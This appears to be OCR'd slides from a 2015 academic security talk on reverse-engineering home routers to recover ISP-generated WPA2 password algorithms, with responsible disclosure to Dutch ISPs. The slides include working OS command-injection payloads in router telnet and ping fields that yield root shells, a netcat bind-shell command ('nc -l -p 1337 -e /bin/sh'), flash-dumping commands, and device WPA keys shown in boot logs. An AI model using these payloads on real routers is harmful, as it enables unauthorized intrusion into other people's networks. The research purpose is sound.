Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers

Radboud University Nijmegen
(The Netherlands)

MSc Eduardo Novella MSc Carlo Meijer
Dr. ing. Roel Verdult

{ednolo@alumni.upv.es, carlo@youcontent.nl, rverdult@cs.ru.nl}

The Kerckhoffs Institute & The Digital Security
Radboud University Nijmegen

Luxembourg,
20 October 2015

Outline

Who we are

Introduction


Methodology

Findings & Vulnerabilities

Conclusion


Q&A

Already presented at Usenix WOOT & BsidesLV



Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers

Authors:
Eduardo Novella Lorente, Carlo Meijer, and Roel Verdult, *Radboud University*
Awarded Best Student Paper!



Radboud Universiteit kraakt wachtwoorden internetrouters


MA 10 AUGUSTUS, 15:22 BINNENLAND

Onderzoekers van de Radboud Universiteit Nijmegen hebben de wachtwoorden van de meest gangbare routers in Nederland gekraakt. Ze ontdekten dat het wachtwoord, dat standaard op de router is ingesteld door de fabrikant of internetprovider, een variant is van het netwerkadres of het serienummer. Daardoor zijn de routers kwetsbaar.

GESCHREVEN DOOR
Guido van Ophoven
redacteur

Karel Ornstein
verslaggever

Scientific paper



Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers

Eduardo Novella Lorente
The Kerckhoffs Institute
Radboud University, The Netherlands.
`ednolo@alumni.upv.es`

Carlo Meijer
The Kerckhoffs Institute
Radboud University, The Netherlands.
`carlo@youcontent.nl`

Roel Verdult
Institute for Computing and Information Sciences
Radboud University, The Netherlands.
`rverdult@cs.ru.nl`

Abstract

A wireless router is a networking device that enables a user to set up a wireless connection to the Internet. A router can offer a secure channel by cryptographic means which provides authenticity and confidentiality. Nowadays, almost all routers use a secure channel by default that is based on Wi-Fi Protected Access II (WPA2). This is a security protocol which is believed not to be susceptible to practical key recovery attacks. However, the

work interface and connect to a wireless base station (*router*) that gives access to the Internet. Such a router often serves as a firewall and is the first line of defence against malicious intruders that are active on the Internet. The user's devices operate in a internal network environment, the Local Area Network (LAN), which is separated by the router to protect against outside traffic, the Wide Area Network (WAN).

To gain access to a protected wireless LAN interface,

$whoami: Eduardo Novella: @enovella_

- MSc at The Kerckhoffs Institute (Radboud University Nijmegen)
- Hardware RE WirelessHART nodes (WiFi SCADA) (Fox-IT)
- Security Analyst at Riscure (Riscure Delft)
- Focused on embedded security (mainly PayTV industry)
- Blog: `http://www.ednolo.alumnos.upv.es`

Delft (NL) & San Francisco (USA)

riscure

`https://www.riscure.com`

$who: Carlo Meijer and Roel Verdult

`Roel Verdult` [1], [2]

- RFID hacking
- libNFC developer
- Attacking wireless crypto-protocols:
  - Mifare
  - iClass
  - Hitag2
  - Megamos Crypto
  - Atmel CryptoMemory
  - ...


`Carlo Meijer`

- MSc student at the Kerckhoffs Institute
- Future phD at Radboud
- New Mifare attack [2]

[1] `http://www.cs.ru.nl/~rverdult/publications.html`

[2] “Ciphertext-only Cryptanalysis on Hardened Mifare Classic Cards” (ACM CCS’15, October 2015)

What this talk is about



SSID (Network Name): [redacted]BD3EAC

WPA/WPA2 (Wireless Key): n0t5oR4nd0m!

MAC: [redacted]BD3EAB


S/N: [redacted]016182

Main ideas:

1. Basic hardware hacking
2. Propose a methodology to reverse-engineer routers
3. Find out WPA2 password generating algorithms used by ISPs
4. Responsible disclosure procedure with Dutch ISPs and NCSC [a]

[a] https://www.ncsc.nl/english

WPA Authentication: 4-way handshake


msc WPA-PSK Personal : 4-Way Handshake. Mutual authentication Process
Client
Supplicant
Access Point
Authenticator
Set up manually the passphrase (Pre Shared Key PSK) and generate Pairwise Master Key(PMK)¹ 256-bit
(1) ANonce , AA
PTK derived
(2) SNonce , SA, MIC_ptk
PTK derived and GTK if needed
(3) Install PTK, GTK_ptk, MIC_ptk
PTK and GTK Installed
(4) ACK, MIC_ptk
Key Installed

PMK = PBKDF2(hash-function, passphrase, salt, iterations, key length) WPA1-MD5 & WPA2-SHA1

PTK = PBKDF2(ANonce, SNonce, AA, SA, PMK)

Wireless Authentication & Deauthentication



Computer C
Router R
Authentication challenge C
Authentication challenge R, response C
Authentication response R
Authentication Acknowledge
Authenticated
Authenticated
Encrypted communication

Figure : WPA2 4-way handshake authentication



Computer C
Adversary A
Router R
Encrypted communication
Deauthentication notification
Deauthenticated
Authentication challenge C
Authentication challenge R, response C
Authentication response R
Authentication Acknowledge
Authenticated
Authenticated
Encrypted communication

Figure : WPA2 deauthentication

Firmware image structure

```
--------------------------------------------------
| 0x00000             Bootloader                 |
--------------------------------------------------
| 0x10000         Bootloader backup              |
--------------------------------------------------
| 0x..                  Kernel                   |
--------------------------------------------------
| 0x..       Code  (OS) ro, packed, obfuscated   |
|                   gzip, lzma, zlib             |
-------                                    -------
| 0x..        File system (sqsh,cramfs,jffs2)    |
--------------------------------------------------
| 0x..                 NVRAM     (mac,sn,wpa,..) |
--------------------------------------------------
```

Binwalk: RE hexdumps with signatures

```
--------------------------------------------------
zlib : 78 01, 78 9C, 78 DA
gzip : 1F 8B                    LZMA : 5D 00 00 80
SQFS : 68 73 71 73              JFFS2: 85 19
YAFFS: 03 00 00 00 01 00 00 00 FF F
--------------------------------------------------
```

Tools

1. Disassembler IDA Pro → MIPS arch
2. Binwalk → Unpack FW
3. QEMU → MIPS emulator

Obtaining the firmware

All the information resides into the firmware image,

Steps:

1. Downloading from their website → FW images & updates
2. Exploiting vulnerabilities → RCE, CI, OVF, CSRF...
   - FTP & Telnet server
   - HTTP server
   - UPnP & DLNA
   - TR-069 ...
3. Discovering HW debug interfaces: `UART` and `JTAG`
4. Desoldering the flash chip


Recap: Public download

Ups & downs

1. **Seldom happen** → Especially ISPs
2. Obfuscated → Bootloader included?
    1. byte-nibble-block swapping
    2. XOR obfuscation → watchout 00 & FF chunks :)
    3. Challenging w/o bootloader
3. Encrypted (AES, DES) → Need the responsible for dec.
4. ISPs → `TR-069` for auto-upgrading
    1. Requirement → A valid IP range
    2. Find bugs in there → Might be illegal :(


OS Command injection: Ping I

Low-hanging fruit



```
BCM96328 Broadband Router
Login: admin
Password:
 > shell
telnetd:error:611.359:processInput:316:unrecognized command shell
 > sh
telnetd:error:614.226:processInput:316:unrecognized command sh
 > sysinfo && sh
telnetd:error:624.173:processInput:316:unrecognized command sysinfo && sh
 > help
?
help
logout
exit
quit
reboot
ping
dns
lanhosts
ppp
restoredefault
save
swversion
cfgupdate
getdeviceinfo
 > ping a; ls
PING a (192.168.2.1): 56 data bytes
ping: sendto: Network is unreachable
bin      dev      lib      mnt      sbin     tmp      var
data     etc      linuxrc  proc     sys      usr      webs
 > ping a; sh
PING a (192.168.2.1): 56 data bytes
ping: sendto: Network is unreachable

BusyBox v1.00 (2013.01.21-16:17+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# id
sh: id: not found
# echo $USER
root
# _
```


OS Command injection: Ping II



```
Connected to 192.168.1.1.
Escape character is '^]'.
BCM96368 Broadband Router
Login: user
Password:
 > ping 2>/dev/null && sh
Warning: operator & is not supported!
 > ping 2>/dev/null ; sh
Warning: operator ; is not supported!
 > ping 2>/dev/null | sh
 > ping 2>/dev/null | ps w | grep telnet
20035 [redacted]2C0r  5000 S    telnetd -m 0
20036 [redacted]2C0r  5004 S    telnetd -m 0
20120 [redacted]2C0r  1532 S    sh -c ping 2>/dev/null | ps w | grep telnet
20123 [redacted]2C0r  1532 S    grep telnet
 > ping 2>/dev/null | cat /proc/20036/fd/0 | sh
echo $USER
root
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
[redacted]96.1  0.0.0.0         255.255.255.255 UH    0      0        0 ppp1.2
[redacted]238.4 10.80.0.1       255.255.255.252 UG    0      0        0 ptm0.1
[redacted]4.56  10.80.0.1       255.255.255.252 UG    0      0        0 ptm0.1
[redacted]5.160 10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
[redacted]5.176 10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
[redacted]5.144 10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
```

OS Command injection: Ping III

Using the USB to pwn the box



`iptables -I INPUT -i br0 -j ACCEPT;chmod 777 /mnt/usb1_1/busybox;/mnt/usb1_1/busybox nc -l -p 1337 -e /bin/sh`

Ping Test

Destination address: 1/busybox nc -l -p 1337 -e /bin/sh`

Executing the ping function. Please wait ...

```
dudu@azucaar: ~/Desktop/huaweiiiiiiii 75x31
dudu@azucaar~/Desktop/huaweiiiiiiii:$ cat ftpbusybox.txt
open 192.168.1.1
user ftp ftp
put  mips-bins/busybox-mips usb1_1/busybox
bye

dudu@azucaar~/Desktop/huaweiiiiiiii:$ ftp -n < ftpbusybox.txt
dudu@azucaar~/Desktop/huaweiiiiiiii:$ nc 192.168.1.1 1337 -v
Connection to 192.168.1.1 1337 port [tcp/*] succeeded!

echo $USER
root

ls -la /
drwxr-xr-x   21 0        0              0 var
drwxrwxrwx    3 0        0             20 usr
drwxr-xr-x    2 0        0              0 tmp
```

Recap: Logical flaws


Ups & downs

1. Do not need HW background
2. Do not need to open it up → :-)
3. Do not need to have soldering skills
4. **Not always feasible** or time-consuming

Commands


1. `cat /proc/mtd`
2. `dd if=/dev/mtdblock of=/mnt/usb/fw.bin bs=1`
3. `cat /dev/mtdblock | nc -l -p 1337`

Opening the box: HW recognition




UART'ing a device I (Serial port)


UART (universal asynchronous receiver/transmitter)



UART'ing a device II: Hooking it up




UART'ing a device III: Debugging info



```
CFE version 1.0.37-106.24 for A4001N TEF 0001 BCM96328 (32bit,SP,BE)
Build Date: mar set  6 12:27:14 CEST 2011 (marcodl@localhost)
Copyright (C) 2000-2009 Broadcom Corporation.

HS Serial flash device: name MX25L128, id 0xc218 size 16384KB
Total Flash size: 16384K with 4096 sectors
Chip ID: BCM6328B0, MIPS: 320MHz, DDR: 320MHz, Bus: 160MHz
Total Memory: 33554432 bytes (32MB)
Boot Address: 0xb8000000

Board IP address                  : 192.168.1.1:ffffff00
Run from flash/host (f/h)         : f
Default host run file name        : vmlinux
Default host flash file name      : bcm963xx_fs_kernel
Board Id (0-4)                    : 963281TAN
Base MAC Address                  : 84:26:15:ae:bc:13
PSI Size (1-64) KBytes            : 64
Enable Backup PSI [0|1]           : 0
System Log Size (0-256) KBytes    : 0
Main Thread Number [0|1]          : 0

*** Press any key to stop auto run (1 seconds) ***
Auto run second count down: 0
Booting from only image (0xb8010000) ...
Code Address: 0x80010000, Entry Address: 0x80014230
Decompression OK!
Entry at 0x80014230
Starting program at 0x80014230
Linux version 2.6.30 (cx1giordan@thor) (gcc version 4.4.2 (Buildroot 2010.02-git
) ) #1 Mon Jan 21 17:14:53 CET 2013
HS Serial flash device: name MX25L128, id 0xc218 size 16384KB
kerSysEarlyFlashInit: bootCfeVersion has value cfe-A4001N-V0001
```

UART'ing a device IV: Debugging info



```
Determined physical RAM map:
 memory: 01f00000 @ 00000000 (usable)
Zone PFN ranges:
  DMA      0x00000000 -> 0x00001000
  Normal   0x00001000 -> 0x00001f00
Movable zone start PFN for each node
early_node_map[1] active PFN ranges
    0: 0x00000000 -> 0x00001f00
Kernel command line: root=31:0 ro noinitrd console=ttyS0,115200
Serial: BCM63XX driver $Revision: 3.00 $
ttyS0 at MMIO 0xb0000100 (irq = 36) is a BCM63XX
ttyS1 at MMIO 0xb0000120 (irq = 47) is a BCM63XX
bcmxtmrt: Broadcom BCM6328B0 ATM/PTM Network Device
init started:  BusyBox v1.00 (2013.01.21-16:17+0000) multi-call binary
BusyBox v1.00 (2013.01.21-16:17+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

===== Release Version PDGA4000N_PT_4.06L.2.2828 (build timestamp 130205_1145) ==
===

SerialNumber: 47502E0021746
SSID: ADSLPT-AB37495
WPA Key: 78leqnej
WPS Device PIN = 14258671
Setting SSID: "ADSLPT-AB37495"

BCM96328 Broadband Router
Login:
```

Recap: UART interface


Ups & downs

1. HW needed → i.e USB2ttl dongle, Bus Pirate
2. Discover the baudrate & pinout → Bruteforce
3. Soldering skills required
4. Getting into Bootloader by pressing a key prior 3 seconds
5. Provides plenty of useful info → SoC, Memory info, baseaddr
6. **Not always opened** → Password-protected
7. Bruteforcing the password or shorting pins → Doable

Commands

1. `python baudrate.py -p /dev/ttyUSB0`
2. `minicom -s`
3. `screen /dev/ttyS0 115200`

JTAG'ing a MIPS SoC



Recap: OpenOCD Commands I

```
$ openocd  -f openocd.cfg
Open On-Chip Debugger 0.8.0 (2014-07-08-18:13)
Licensed under GNU GPL v2
For bug reports, read
http://openocd.sourceforge.net/doc/doxygen/bugs.html
Warn : Adapter driver 'usb_blaster' did not declare which transports it allows;
Info : only one transport option; autoselect 'jtag'
trst_only separate trst_push_pull
adapter_nsrst_delay: 100
jtag_ntrst_delay: 100
force hard breakpoints
Info : No lowlevel driver configured, will try them all
Info : usb blaster interface using libftdi
Info : This adapter doesn't support configurable speed
Info : JTAG tap: vrx200.cpu0 tap/device found: 0x00001183 (mfg: 0x0c1, part: 0x
Info : JTAG tap: vrx200.cpu1 tap/device found: 0x00000183 (mfg: 0x0c1, part: 0x
Info : accepting 'telnet' connection from 4444
```

Recap: OpenOCD Commands II


```
$ telnet localhost 4444
Open On-Chip Debugger
> targets
    TargetName         Type       Endian TapName            State
--  ------------------ ---------- ------ ------------------ ------------
 0* vrx200.cpu1        mips_m4k   big    vrx200.cpu1        running

> flash banks
#0 : vrx200.nor0 (cfi) at 0xb0000000, size 0x00800000, buswidth 2, chipwidth 2
#1 : vrx200.nor1 (cfi) at 0xb4000000, size 0x00800000, buswidth 2, chipwidth 2

> halt
target state: halted
target halted in MIPS32 mode due to debug-request, pc: 0x800056fc
> targets
    TargetName         Type       Endian TapName            State
--  ------------------ ---------- ------ ------------------ ------------
 0* vrx200.cpu1        mips_m4k   big    vrx200.cpu1        halted

> dump_image norflash1.bin 0xb0000000 0x00800000
dumped 8388608 bytes in 19577.435547s (0.418 KiB/s)
```

Recap: JTAG interface

Ups & downs

1. HW needed → i.e Altera BusBlaster, J-Link
2. Tedious to find out the pinout → enumJTAG, JTAGulator
3. OpenOCD, UrJTAG → No config done → Dig into HW specs
4. Obfuscated? → **TRICK**: Wait until loaded into RAM as clear
5. **Not always available in SoC** or Password-protected

Dumping the flash chip



Dumping the flash chip




Figure : Using clips




Figure : Desoldering the memory

Recap: Desoldering

Ups & downs

1. HW needed → Rework station (€100),
   EEPROM reader(€500), Chinese readers (€80)
2. Quite expensive → TSOP48, TSOP56 sockets (€40 each)
3. Device might remain broken → Soldering back works!
4. BGA package is not used in routers
5. **Always possible** → obfuscated? encrypted?

Figure : NAND memory





Figure : TSOP socket

Comtrend: Findings

1. **UART**→ Tiny OpenWRT into RAM
   - Dump FW (Flash)
   - Enable telnet
2. **Backdoors detected in all routers**
3. OS command injection in Telnet service → Got root
4. Stack buffer overflow in HTTP server → ROP gadgets
5. **WPA2 password generating algorithms**

Comtrend: Backdoors and super-admin

1. Firmware dumped via serial console `UART`
2. Credentials are hardcoded
   - Cannot be changed by customer
   - Cannot be changed by ISP without fw update
   - **Plaintext**, not hashed



```
move    $s5, $v0
la      $v0, glbAccessMode
lw      $s3, (glbAccessMode - 0x1000CA18)($v0)
li      $v0, 1
bne     $s3, $v0, loc_4EE4D4
li      $v0, 2
```

```
la      $a1, 0x550000
